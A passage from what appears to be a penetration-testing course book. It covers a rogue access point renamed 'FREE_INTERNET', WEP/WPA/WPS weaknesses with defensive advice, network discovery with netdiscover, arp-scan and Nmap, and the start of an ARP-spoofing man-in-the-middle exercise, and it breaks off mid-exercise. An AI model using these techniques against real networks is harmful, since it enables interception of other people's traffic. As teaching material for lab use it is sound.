[ pydns_server ] 14:39:15 - no local zone found, proxying api16-normal-c-useast1a.tiktokv.com.[A]
[ pydns_server ] 14:39:16 - no local zone found, proxying pull-cmaf-f16.tiktokcdn.com.[A]
[ pydns_server ] 14:39:16 - no local zone found, proxying api.protonmail.ch.[A]
[ pydns_server ] 14:39:16 - no local zone found, proxying pull-flv-l11.tiktokcdn.com.[A]
[ pydns_server ] 14:39:16 - no local zone found, proxying api.facebook.com.[A]
[ pydns_server ] 14:39:16 - no local zone found, proxying b-api.facebook.com.[A]
[ pydns_server ] 14:39:16 - no local zone found, proxying pull-hls-l1.tiktokcdn.com.[A]
[ pydns_server ] 14:39:17 - no local zone found, proxying pull-hls-w5.tiktokcdn.com.[A]
[ pydns_server ] 14:39:17 - no local zone found, proxying graph.facebook.com.[A]
[ pydns_server ] 14:39:17 - no local zone found, proxying pull-flv-f11.tiktokcdn.com.[A]
[ pydns_server ] 14:39:17 - no local zone found, proxying api.twitter.com.[A]
[ pydns_server ] 14:39:17 - no local zone found, proxying b-graph.facebook.com.[A]
[ pydns_server ] 14:39:17 - no local zone found, proxying android.clients.google.com.[A]
[ pydns_server ] 14:39:17 - no local zone found, proxying config.edge.skype.com.[A]
[ pydns_server ] 14:39:17 - no local zone found, proxying pull-hls-f5.tiktokcdn.com.[A]
[ pydns_server ] 14:39:17 - no local zone found, proxying play-lh.googleapisusercontent.com.[A]
[ pydns_server ] 14:39:17 - no local zone found, proxying pull-rtmp-l1.tiktokcdn.com.[A]
[ pydns_server ] 14:39:17 - no local zone found, proxying pull-flv-f1.tiktokcdn.com.[A]
[ pydns_server ] 14:39:17 - no local zone found, proxying mon.isnssdk.com.[A]
[ pydns_server ] 14:39:17 - no local zone found, proxying pull-rtmp-l11.tiktokcdn.com.[A]
[ pydns_server ] 14:39:18 - no local zone found, proxying BCMLS2.glpals.com.[A]
[ pydns_server ] 14:39:18 - no local zone found, proxying pull-hls-f1-ab.tiktokcdn.com.[A]
[ pydns_server ] 14:39:18 - no local zone found, proxying pull-rtmp-f1-ab.tiktokcdn.com.[A]
[ pydns_server ] 14:39:18 - no local zone found, proxying pull-rtmp-f11.tiktokcdn.com.[A]
```

6. To change the Access point name, stop pumpkin3

Wp3>stop

Wp3>set ssid FREE_INTERNET

Wp3>start

2.9. Securing Wireless Network

Now that we know how to test the security of all known wireless encryption (WEP/WPA/WPA2), it is relatively easy to secure our networks against these attacks if we know all the weaknesses that can be used by hackers.

- **WEP:** WEP is an old encryption, and it's really weak, as we seen in the course there are a number of methods that can be used to crack this encryption regardless of the strength of the password and even if there is nobody connected to the network. These attacks are possible because of the way WEP works, we discussed the weakness of WEP and how it can be cracked, some of these methods even allow you to crack the key in a few minutes.
- **WPA/WPA2:** WPA and WPA2 are similar, the only difference between them is the algorithm used to encrypt the information but both encryptions work in the same way. WPA/WPA2 can be cracked in two ways:
 - If WPS feature is enabled then there is a high chance of obtaining the key regardless of its complexity, this can be done by exploiting a weakness in the WPS feature. WPS is used to allow users to connect to their wireless network without entering the key, this is done by pressing a WPS button on both the router and the device that they want to connect, the authentication works using an eight digit pin, hackers can brute force this pin in relatively short time (in an average of 10 hours), once they get the right pin they can use a tool called reaver to reverse engineer the pin and get the key, this is all possible due to the fact that the WPS feature uses an easy pin (only 8 characters and only contains digits), so it's not a weakness in WPA/WPA2, it's a weakness in a feature that can be enabled on routers that use WPA/WPA2 which can be exploited to get the actual WPA/WPA2 key.
 - If WPS is not enabled, then the only way to crack WPA/WPA2 is using a dictionary attack, in this attack a list of passwords (dictionary) is compared against a file (handshake file) to check if any of the passwords is the actual key for the network, so if the password does not exist in the wordlist then the attacker will not be able to find the password.

Conclusion:

- WEP encryption is an old encryption method and have major vulnerability and should not be used at all, as it can be cracked easily regardless of the complexity of the password and even if there is nobody connected to the network.
- Use WPA2 with a complex password, make sure the password contains small letters, capital letters, symbols, and numbers.
- Enterprises that have Active Directory and wireless controller should integrate the access to the Wi-Fi with Active directory so no shared Wi-Fi password is used.
- WPS feature is disabled in Wi-Fi Routers as it can be used to crack your complex WPA2 key by brute-forcing the easy WPS pin.

3

Post Connection Attacks

After gaining access to the network through Wi-Fi, hackers will move to the next stage of the attack which is discovering the networks and looking for systems, Databases and application vulnerabilities, in this chapter you will learn tools to discover the network such as Nmap tool, launching man in the middle attacks and more.

3. Post Connection Attacks

After Gaining access to the network we are going to move to discovering the network and what devices are connected to the network, we have three methods to discover the network.

3.1. Network discovering

- Network discover command tell us all the devices that connected to the network and the type and IP address of the device.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      ether 08:00:27:1f:30:76 txqueuelen 1000 (Ethernet)
      RX packets 15 bytes 1797 (1.7 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 52 bytes 4242 (4.1 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 42 bytes 2030 (1.9 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 42 bytes 2030 (1.9 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.0.101 netmask 255.255.255.0 broadcast 192.168.0.255
      inet6 2607:fea8:bea0:e250::154a prefixlen 128 scopeid 0x0<global>
      inet6 2607:fea8:bea0:e250:a3f2:bb65:3ad:d688 prefixlen 64 scopeid 0x0<global>
      inet6 fe80::2d2c:1535:d645:8db7 prefixlen 64 scopeid 0x20<link>
      ether 00:c0:ca:96:eb:93 txqueuelen 1000 (Ethernet)
      RX packets 389 bytes 57416 (56.0 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 813 bytes 54078 (52.8 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

The wireless card should be in client mode and have IP address from the network

Exercise 9: Using Network Discovery tool netdiscover

#netdiscover -i wlan0 -r 192.168.0.1/24

Exercise 10: Using Network discovery tool arp-scan

- if you are facing problems with netdiscover (with Kali 2020.2 version netdiscover is not stable and sometimes does not show any devices in the scan).
- arp-scan does the same job and it comes loaded part of kali
- To use arp-scan tool

#arp-scan –help

#arp-scan -I wlan0 192.168.0.0/24

Repeat the above command more than one time because of the nature of arp protocol

```
root@kali:~# arp-scan -I wlan0 192.168.0.0/24
Interface: wlan0, type: EN10MB, MAC: 00:c0:ca:96:eb:93, IPv4: 192.168.0.182
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1      f8:1d:0f:0e:53:b2      Hitron Technologies. Inc
192.168.0.156    ac:db:                  Shenzhen Geniatech Inc, Ltd
192.168.0.116    44:4a:                  (Unknown)
192.168.0.124    48:f1:                  Intel Corporate
192.168.0.168    24:a2:                  Apple, Inc.
192.168.0.157    3e:68:                  (Unknown: locally administered)
192.168.0.180    ec:c4:                  Nintendo Co.,Ltd.
192.168.0.51     90:61:                  Intel Corporate
192.168.0.152    2c:dc:                  (Unknown)
192.168.0.170    94:53:                  Hon Hai Precision Ind. Co.,Ltd.
192.168.0.91     6c:c7:                  SAMSUNG ELECTRO-MECHANICS(THAILAND)
192.168.0.158    b8:d7:                  Murata Manufacturing Co., Ltd.

12 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.002 seconds (127.87 hosts/sec). 12 responded
root@kali:~#
```

3.2. Using NMAP tool

- Nmap is a network discovery tool that can be used to gather detailed information about any client in the network, Nmap is a very large tool and have many uses in penetration testing and there are dedicated courses to teach Nmap.
- We shall have a look at some of Nmap features to discover connected clients and gather more information about them.
- We are going to use Zenmap version of Nmap (Gui based Nmap tool).
- Prior to Kali version 2020.1 Zenmap comes part of Kali distribution and no need to install it.
- Download zenmap

cd Downloads

#wget https://nmap.org/dist/zenmap-7.80-1.noarch.rpm

```
root@kali:~# cd Downloads/
root@kali:~/Downloads# wget https://nmap.org/dist/zenmap-7.80-1.noarch.rpm
--2020-04-15 11:17:17-- https://nmap.org/dist/zenmap-7.80-1.noarch.rpm
Resolving nmap.org (nmap.org) ... 2600:3c01::f03c:91ff:fe98:ff4e, 45.33.49.119
Connecting to nmap.org (nmap.org)|2600:3c01::f03c:91ff:fe98:ff4e|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 725308 (708K) [application/octet-stream]
Saving to: 'zenmap-7.80-1.noarch.rpm'

zenmap-7.80-1.noarch.rpm      100%[=====] 708.31K  1.25MB/s  in 0.6s

2020-04-15 11:17:18 (1.25 MB/s) - 'zenmap-7.80-1.noarch.rpm' saved [725308/725308]

root@kali:~/Downloads# ls
compat-wireless-2010-06-26-p      nmap-7.80-1.x86_64.rpm  RT2870_Firmware_V22.zip
compat-wireless-2010-06-26-p.tar.bz2  RT2870_Firmware_V22      zenmap-7.80-1.noarch.rpm
```

- Convert .rpm file using Alien to a .deb file
`#apt-get update`

```
root@kali:~/Downloads# apt install alien
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  liboauth0 python-asn1crypto python-backports.functools-lru-cache python-bs4 python-dnspython
  python-html5lib python-lxml python-netaddr python-soupsieve python-webencodings
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  autopoint debhelper debugedit dh-autoreconf dh-strip-nondeterminism dwz gettext intltool-debian
  libarchive-cpio-perl libarchive-zip-perl libdebhelper-perl libfile-stripnondeterminism-perl
  libmail-sendmail-perl librpm8 librpmbuild8 librpmio8 librpmssign8 libsub-override-perl
  libsys-hostname-long-perl po-debconf rpm rpm-common rpm2cpio
Suggested packages:
  lintian dh-make rpm-i18n gettext-doc libasprintf-dev libgettextpo-dev libmail-box-perl elfutils rpmlint
  rpm2html
The following NEW packages will be installed:
  alien autopoint debhelper debugedit dh-autoreconf dh-strip-nondeterminism dwz gettext intltool-debian
  libarchive-cpio-perl libarchive-zip-perl libdebhelper-perl libfile-stripnondeterminism-perl
  libmail-sendmail-perl librpm8 librpmbuild8 librpmio8 librpmssign8 libsub-override-perl
  libsys-hostname-long-perl po-debconf rpm rpm-common rpm2cpio
0 upgraded, 24 newly installed, 0 to remove and 230 not upgraded.
Need to get 14.6 MB of archives.
After this operation, 23.4 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 autopoint all 0.19.8.1-10 [435 kB]
```

```
#apt install alien
#alien #zenmap-7.80-1.noarch.rpm
```


```
root@kali:~/Downloads# alien zenmap-7.80-1.noarch.rpm
zenmap_7.80-2_all.deb generated
root@kali:~/Downloads# █
```

- Install using dpkg
`#dpkg -I zenmap_7.80_all.deb`

```
root@kali:~/Downloads# ls
compat-wireless-2010-06-26-p      nmap-7.80-1.x86_64.rpm  RT2870_Firmware_V22.zip  zenmap_7.80-2_all.deb
compat-wireless-2010-06-26-p.tar.bz2  RT2870_Firmware_V22      zenmap-7.80-1.noarch.rpm
root@kali:~/Downloads# dpkg -i zenmap_7.80-2_all.deb
Selecting previously unselected package zenmap.
(Reading database ... 306577 files and directories currently installed.)
Preparing to unpack zenmap_7.80-2_all.deb ...
Unpacking zenmap (7.80-2) ...
Setting up zenmap (7.80-2) ...
Processing triggers for kali-menu (2020.1.8) ...
Processing triggers for desktop-file-utils (0.24-1) ...
Processing triggers for mime-support (3.64) ...
Processing triggers for man-db (2.9.1-1) ...
root@kali:~/Downloads#
```


- Start zenmap

```
#zenmap
```



Exercise 11: using Nmap

- In Kali type the following command to start Nmap tool
`#zenmap`
 - In the Target field enter the IP address or a subnet as shown in the screenshot below



Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

nmap -sV -T4 -O -F --version-light 192.168.0.1/24

| OS | Host |
|----|------------------------------|
| | puma7-atom.hitronhub.home |
| | 192.168.0.10 |
| | 192.168.0.19 |
| | 192.168.0.29 |
| | 192.168.0.30 |
| | 192.168.0.48 |
| | 192.168.0.51 |
| | Waleeds-Air.hitronhub.home |
| | Galaxy-S8.hitronhub.home (|
| | 192.168.0.84 |
| | 192.168.0.87 |
| | tvef3f6daa2a91.hitronhub.hc |
| | Samsung-Galaxy-S7.hitronh |
| | kali.hitronhub.home (192.168 |
| | 192.168.0.111 |
| | 192.168.0.112 |

Nmap scan report for **192.168.0.10**
Host is up (0.011s latency).
All 100 scanned ports on **192.168.0.10** are closed
MAC Address: AC:DB:DA:44:DA:3F (Shenzhen Geniatech)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

This device is totally closed – no open ports

Nmap scan report for **192.168.0.19**
Host is up (0.50s latency).
All 100 scanned ports on **192.168.0.19** are closed
MAC Address: 6C:C7:EC:CC:E3:BC (Samsung Electro-mechanics(thailand))
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

This device is also closed but it is a Samsung

Nmap scan report for **192.168.0.29**
Host is up (0.020s latency).
All 100 scanned ports on **192.168.0.29** are closed
MAC Address: C0:38:96:D0:D9:EF (Hon Hai Precision Ind.)
Device type: firewall|general purpose|game console
Running: Cisco AsyncOS 7.X, FreeBSD 10.X|6.X|7.X|8.X|9.X, Sony embedded
OS CPE: cpe:/h:cisco:ironport_c650 cpe:/o:cisco:asyncos:7.0.1 cpe:/o:freebsd:freebsd:10.2 cpe:/h:sony:playstation_4 cpe:/o:freebsd:freebsd:6.2 cpe:/o:freebsd:freebsd:7.0:beta2 cpe:/o:freebsd:freebsd:8.2 cpe:/o:freebsd:freebsd:9.1
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Target: 192.168.0.10

Profile: Intense scan, all TCP ports

Scan

Cancel

Command: nmap -p1-65535 -T4 -A -v 192.168.0.10

Hosts Services

OS Host

puma7-atom.hitronhub.home

192.168.0.10

192.168.0.19

192.168.0.29

192.168.0.30

192.168.0.48

192.168.0.51

Waleeds-Air.hitronhub.home

Galaxy-S8.hitronhub.home

192.168.0.84

192.168.0.87

tvef3f6daa2a91.hitronhub.hc

Samsung-Galaxy-S7.hitronh

kali.hitronhub.home (192.168.0.10)

192.168.0.111

192.168.0.112

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -p1-65535 -T4 -A -v 192.168.0.10

Scanning android-60af99a16916927c.hitronhub.home (192.168.0.10) [65535 ports]

Discovered open port 5555/tcp on 192.168.0.10

Completed SYN Stealth Scan at 12:11, 34.67s elapsed (65535 total ports)

Initiating Service scan at 12:11

Scanning 1 service on android-60af99a16916927c.hitronhub.home (192.168.0.10)

Completed Service scan at 12:12, 11.61s elapsed (1 service on 1 host)

Initiating OS detection (try #1) against android-60af99a16916927c.hitronhub.home (192.168.0.10)

NSE: Script scanning 192.168.0.10.

Initiating NSE at 12:12

Completed NSE at 12:12, 0.01s elapsed

Initiating NSE at 12:12

Completed NSE at 12:12, 0.00s elapsed

Initiating NSE at 12:12

Completed NSE at 12:12, 0.00s elapsed

Nmap scan report for android-60af99a16916927c.hitronhub.home (192.168.0.10)

Host is up (0.034s latency).

Not shown: 65534 closed ports

PORT STATE SERVICE VERSION

5555/tcp open adb Android Debug Bridge device (name: stvm9; model: XPL 2000; device: stvm9)

MAC Address: AC:DB:DA:44:DA:3F (Shenzhen Geniatech)

Device type: phone

Running: Google Android 4.X|5.X|6.X, Linux 3.X

OS CPE: cpe:/o:google:android:4 cpe:/o:google:android:5 cpe:/o:google:android:6 cpe:/o:linux:linux_kernel:3

OS details: Android 4.1 - 6.0 (Linux 3.4 - 3.14)

Uptime guess: 0.602 days (since Tue Apr 14 21:45:13 2020)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=258 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OS: Android; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP RTT ADDRESS

1 34.22 ms android-60af99a16916927c.hitronhub.home (192.168.0.10)

Filter Hosts

Note

The above exercise is to make you familiar with NMAP tool. Nmap is main tool that used in all vulnerability assessment tools that hackers start with to discover open ports in servers. Open port means a service that could be exploited and lead to server penetration. We are going to use NMAP in other penetration tests throughout this book.

3.3. Man in the Middle Attacks (MiTM)

Man in the middle Attack is one in which the attacker secretly intercepts and relays messages between two parties who believe they are communicating directly with each other. MiTM attackers pose a serious threat to online security because it gives the attacker the ability to capture and manipulate sensitive information in real-time. The attack is a type of eavesdropping (Eavesdropping is the unauthorized real-time interception of a private communication, such as a phone call, instant message, videoconference, or fax transmission. The term eavesdrop derives from the practice of standing under the eaves of a house, listening to conversations inside) in which the entire conversation is controlled by attacker. Sometimes referred to as session hijacking attack, MiTM has a strong chance of success when the attacker can impersonate each party to the satisfaction of the other.

A common method of executing a MiTM attack involve distributing malware that provide attacker with access to the user's Web browser and the data it sends and receives during transactions and conversations. Once the attacker has control, he can redirect users to fake site that looks like the site the user is expecting to reach. The attacker can then create a connection to the real site and act as a proxy to read, insert and modify the traffic between the user and the legitimate site. Online banking and e-commerce sites are frequently the target of MiTM attacks so that the attacker can capture login credentials and other sensitive data.

Most cryptographic protocols include some of endpoint authentication specifically, are made to prevent MiTM attacks. For example, the transport layer security (TLS) protocol can be required to authenticate one or both parties using mutually trusted certificate authority. Unless users take heed warnings when suspected certificate is presented, however, MiTM attack can still be carried with fake or forged certificates.

MiTM attacker can also exploit vulnerabilities in wireless router's security caused by weak or default passwords. For example, a malicious router, also called evil twin or fake access point can be setup in a public place like a café or hotel to intercept information traveling through the router.

Type of MiTM attacks:

- ARP spoofing
- DNS Spoofing
- STP mangling

- DHCP Spoofing
- ICMP redirection
- And more

3.4. ARP Spoofing


Address Resolution Protocol (ARP) is very essential for computers communications as it tell the client device who is the router, the protocol is not secure, the client will accept any ARP packets saying that “I am the router“, and start sending packets to that destination, this weakness in the protocol is used to start ARP spoofing . ARP Spoofing is extremely hard to protect against if the attacker has the wireless password.

ARP Protocol main security issues:

- Each ARP Request/response is trusted.
- Client can accept response even if it did not send request.


ARP Spoofing

We are going to do MiMT attack using APR spoofing by telling a client that we are the router, in the same time we tell the Router that we are the clients.



Exercise 12: ARP Spoofing using arpspoof tool

- In this Exercise we are going to use the virtual environment that we created in virtual box and we are going to spoof the Windows machine from Kali Linux and let it direct all its packets to Kali Linux machine.
- Go to virtual Box and make sure that both Kali Linux and Windows machine shows the following



- Start both Kali and Windows virtual machines.
- In this exercise we are going to do arpspoof telling the windows machine that kali is the router and another arpspoof command to tell the router that Kali is the windows machine.
- Then we can use wireshark in Kali to see the traffic between the windows machine and the router because the traffic is going through Kali machine .
- In windows machine run the following command (to see ARP table)
`arp -a`

```

Administrator: Command Prompt
Microsoft Windows [Version 10.0.17134.1246]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>arp -a

Interface: 10.0.2.6 --- 0x7
  Internet Address      Physical Address      Type
  10.0.2.1              52-54-00-12-35-00  dynamic
  10.0.2.255             ff-ff-ff-ff-ff-ff  static
  224.0.0.22              01-00-5e-00-00-16  static
  224.0.0.252             01-00-5e-00-00-fc  static
  239.255.255.250         01-00-5e-7f-ff-fa  static
  255.255.255.255         ff-ff-ff-ff-ff-ff  static

C:\Users\Administrator>

```


- In Kali install arpspoof tool (dsniff)
`#apt install dsniff`

```

root@kali:~# apt install dsniff
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  liboauth0 python-asn1crypto python-backports.functools-lru-cache python-bs4 python-dnspython
  python-html5lib python-lxml python-netaddr python-soupsieve python-webencodings
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  libnids1.21
The following NEW packages will be installed:
  dsniff libnids1.21
0 upgraded, 2 newly installed, 0 to remove and 308 not upgraded.
Need to get 130 kB of archives.
After this operation, 496 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 libnids1.21 amd64 1.24-5 [27.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 dsniff amd64 2.4b1+debian-29 [103 kB]
Fetched 130 kB in 1s (163 kB/s)
Selecting previously unselected package libnids1.21:amd64.
(Reading database ... 307006 files and directories currently installed.)
Preparing to unpack .../libnids1.21_1.24-5_amd64.deb ...
Unpacking libnids1.21:amd64 (1.24-5) ...
Selecting previously unselected package dsniff.
Preparing to unpack .../dsniff_2.4b1+debian-29_amd64.deb ...
Unpacking dsniff (2.4b1+debian-29) ...
Setting up libnids1.21:amd64 (1.24-5) ...
Setting up dsniff (2.4b1+debian-29) ...
Processing triggers for kali-menu (2020.1.8) ...
Processing triggers for libc-bin (2.29-9) ...
Processing triggers for man-db (2.9.1-1) ...
root@kali:~# █

```

- In Kali open terminal windows and type:
